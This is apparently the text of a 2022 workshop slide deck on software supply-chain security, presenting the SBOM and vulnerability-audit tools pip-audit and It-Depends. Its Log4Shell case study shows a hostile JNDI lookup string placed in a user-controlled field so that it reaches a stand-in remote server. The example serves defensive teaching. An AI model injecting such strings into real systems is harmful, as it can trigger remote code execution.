


Automated Tools for Securing the Software Supply Chain


8th Annual Cybersecurity Workshop

Michael D. Brown

10.19.2022

Reusable Software Components are a Necessity

Reusable software components greatly accelerate the pace of modern software development.



It's wildly impractical to build novel, non-trivial systems today without reusable software.


But, this development paradigm is not without its downsides.

Reusable Software Components are a Necessity

These components become part of the attack surface, each with their own potentially exploitable vulnerabilities

There are countless ways to reuse software, difficult to keep track of all dependencies:

- Libraries
- Remote APIs
- Standalone components
- Plug-ins




Software Supply Chains Present Serious Risk

Ultimately, security programs must manage third-party software as if it were their own:

- Monitor for relevant vulnerability disclosures
- Assess risk to overall system
- Apply patches, mitigations, or workarounds to mitigate risk
- Verify mitigations perform as expected

The scale of software reuse makes this extremely difficult.



Software Supply Chains Present Serious Risk

Case Study: Log4Shell (CVE-2021-44228, CVSS 10.0/10.0)

Affects Log4j, a widely used Java logging library, which allows for log strings with embedded variables:

```
Log.info("${user.name} was not found")
```


Software Supply Chains Present Serious Risk

Case Study: Log4Shell (CVE-2021-44228, CVSS 10.0/10.0)

Log4j also allows for remote lookup of variables:

```
Log.info("${jndi:ldap://myserver/variable}")
```

This behavior was enabled by default, and the library can't ensure the log string isn't composed of user-controlled data.



Software Supply Chains Present Serious Risk


Case Study: Log4Shell (CVE-2021-44228, CVSS 10.0/10.0)

Attacker-controlled values used as part of the log string can instruct log4j to remotely execute code.

```
user.name = “${jndi:ldap://myserver/variable}”

Log.info(“${user.name} was not found”)
```

This vulnerability turned out to be incredibly widespread due to the ubiquity and volume of logging in modern applications.



Software Supply Chains Present Serious Risk


Case Study: Log4Shell (CVE-2021-44228, CVSS 10.0/10.0)

Software Supply Chains Present Serious Risk

This vulnerability highlighted many weaknesses in organizational response to supply chain vulnerabilities.

Most glaringly, many organizations were not sure if they used Log4j, and if they did they did not know which versions.

These orgs had to resort to benignly exploiting their own systems to discover if they used Log4j!




Mitigating Supply Chain Risk is Difficult

Organizational response to supply chain vulnerabilities are slow and painful without an accurate, up-to-date SBOM.

Trying to maintain these manually is a losing proposition.

Generating SBOMs automatically through software analysis is a solvable, but non-trivial problem



Challenges in Generating Software Bill of Materials

There are many challenges in automatically generating SBOMs:


1. **Dependencies are recursive**
    a. Represented as a tree versus a list
2. **Many ways for dependencies to be integrated into projects**
    a. Some systems allow for arbitrary setup code, leading to indirect, hidden, or undocumented dependencies
3. **Dependencies are often unresolved until install time**
    a. any version numbers “=*”
    b. Minimum version “>= 1.1”

Challenges in Generating Software Bill of Materials

To meet these challenges, our team recently released two open-source SBOM tools:

pip-audit: Automatically generates SBOMs for Python codebases and cross references the SBOM with vulnerability databases to warn about known vulnerabilities.

It-Depends: Automatically generates SBOMs for projects using their package manager and build system information. Also uses dynamic analysis to identify inter-dependency.



pip-audit

Motivation

Python has become one of the most widely used multi-platform programming languages


Python's packaging ecosystem, pip, is steadily growing: more code leads to more bugs, which leads to more version bumps to fix bugs

Novel tools are needed to manage vulnerabilities in Python packages

pip-audit's goals


Support several use cases:

- Generate and audit an SBOM for a project
- Audit their Python environment
- Automatically fix (i.e., update) vulnerable packages



How does pip-audit work?

1. **Generate a full Python Dependency Tree**
   a. Scan a Python environment or requirements file for a project
   b. Create a recursive dependency tree for concrete dependencies
   c. When unresolved dependencies are encountered (e.g., `flask = "*"`), attempt to dynamically resolve the version to be installed



How does pip-audit work?


2. **Cross-reference resolved dependency versions in the tree with vulnerability databases of known vulnerabilities from two data sources**
    a. PyPI : Python Package Index
    b. OSV: Google's Open Source Vulnerability Database

```
$ pip-audit
Found 2 known vulnerabilities in 1 package
Name  Version ID             Fix Versions
----  ------- -------------- ------------
Flask 0.5     PYSEC-2019-179 1.0
Flask 0.5     PYSEC-2018-66  0.12.3
```

How does pip-audit work?

3. Automatically apply fixes if possible by updating to known patched versions

```
$ pip-audit --fix
Found 2 known vulnerabilities in 1 package and fixed 2 vulnerabilities in 1 package
Name  Version ID             Fix Versions Applied Fix
----- ------- -------------- ------------ ------------------------------------
flask 0.5     PYSEC-2019-179 1.0          Successfully upgraded flask (0.5 => 1.0)
flask 0.5     PYSEC-2018-66  0.12.3       Successfully upgraded flask (0.5 => 1.0)
```



How does pip-audit work?

4. **Generate SBOM in various formats for future reference**
   a. XML
   b. Plain JSON (shown)
   c. CycloneDX JSON
   d. SPDX (coming soon)



```
[
  {
    "name": "flask",
    "version": "1.0",
    "vulns": []
  },
  {
    "name": "jinja2",
    "version": "3.0.2",
    "vulns": []
  },
  {
    "name": "pip",
    "version": "21.3.1",
    "vulns": []
  },
  {
    "name": "setuptools",
    "version": "57.4.0",
    "vulns": []
  },
  {
    "name": "werkzeug",
    "version": "2.0.2",
    "vulns": []
  },
  {
    "name": "markupsafe",
    "version": "2.0.1",
    "vulns": []
  }
]
```


Deploying pip-audit

pip-audit works best when automated:

1. As part of a CI/CD pipeline tools for software projects
2. As part of periodic scans for deployed software


```yaml
jobs:
  selftest:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - name: install
        run: python -m pip install .
      - uses: pypa/gh-action-pip-audit@v1.0.0
```



Some Limitations

1. **Limited to pip packages**

2. **Python does not have static dependency resolution, which imposes limits on pip-audit (like the rest of the ecosystem)**
   a. Pip-audit may not be able to detect some dependencies installed via setup scripts if they are installed via some edge cases



It-Depends

Motivation

Many software projects have dependencies from not sourced via package managers, such as C/C++ projects

Build systems like CMake and autotools only provide visibility into direct dependencies

In many cases, there are several *feasible* dependency resolutions for the same requirements


It-Depends' goals

Provide support for:

1. **Multiple source languages, including C/C++**
   a. It-Depends supports Go, Rust, Javascript, C/C++ and Python (integrates with pip-audit!)
2. **SBOM generation via build management tools configs**
   a. It-Depends supports cmake and autotools
3. **Resolve native library dependencies**
   a. E.g., Python packages that depend on C libraries via bindings
4. **Scan SBOMs for vulnerabilities across *all feasible resolutions* versus just one**


How does It-depends work?

1. **Generate a full Dependency Tree using pluggable resolvers for different ecosystems**
   a. Open to extension to new ecosystems
   b. Integrates existing SBOM / audit functionality where possible (pip-audit)
   c. Implements it if needed (CMake, Autotools)



How does It-depends work?

2. **Augment dependency graph with inter-dependencies and native library usage**
   a. Packages in dependency graph placed in a Docker container
   b. Native library accesses are recorded
   c. They get added to the dependency graph and recursively resolved



How does It-depends work?

3. **Cross-reference resolved dependency versions in the tree with vulnerability databases of known vulnerabilities**

4. **Generate SBOM in various formats for future reference**
   a. Plain JSON
   b. SPDX (coming soon)

Deploying It-Depends

It-Depends is written in Python and can be installed via pip. It can be run as follows:

1. In the root directory of a project
2. With the root directory of a project as a parameter
3. Target a package from a public package repository

```
$ cd /path/to/project
$ it-depends
```

```
$ it-depends pip:numpy
$ it-depends apt:libc6@2.31
$ it-depends npm:lodash@>=4.17.0
```

Deploying It-Depends

As with pip-audit, It-Depends can be automated in CI/CD pipelines or as part of a periodic scans to generate SBOMs and conduct vulnerability audits.

Some additional use cases unique to It-Depends:

1. Audit potential package upgrades
2. Identify redundant functionality at the native library level

Future Research Directions

Future Work

Generating accurate SBOMs is only a starting point for improving the security posture of software.

Without tools to automatically act on insights within the SBOM, it ultimately becomes yet another source of information to the security analyst that they don't have time to act on.

Future Work

Automated scans for known vulnerabilities are nice, but just scratch the surface.

Future research areas for our team are focused on tools to automatically improve security based on SBOM insights:

- System / Container Debloating
- Resource Specialization
- Resource Consolidation

Contact

Michael D. Brown

Senior Research Engineer

michael.brown@trailofbits.com

References/Links

It-Depends @ GitHub

https://github.com/trailofbits/it-depends

Pip-Audit @ PyPi

https://pypi.org/project/pip-audit/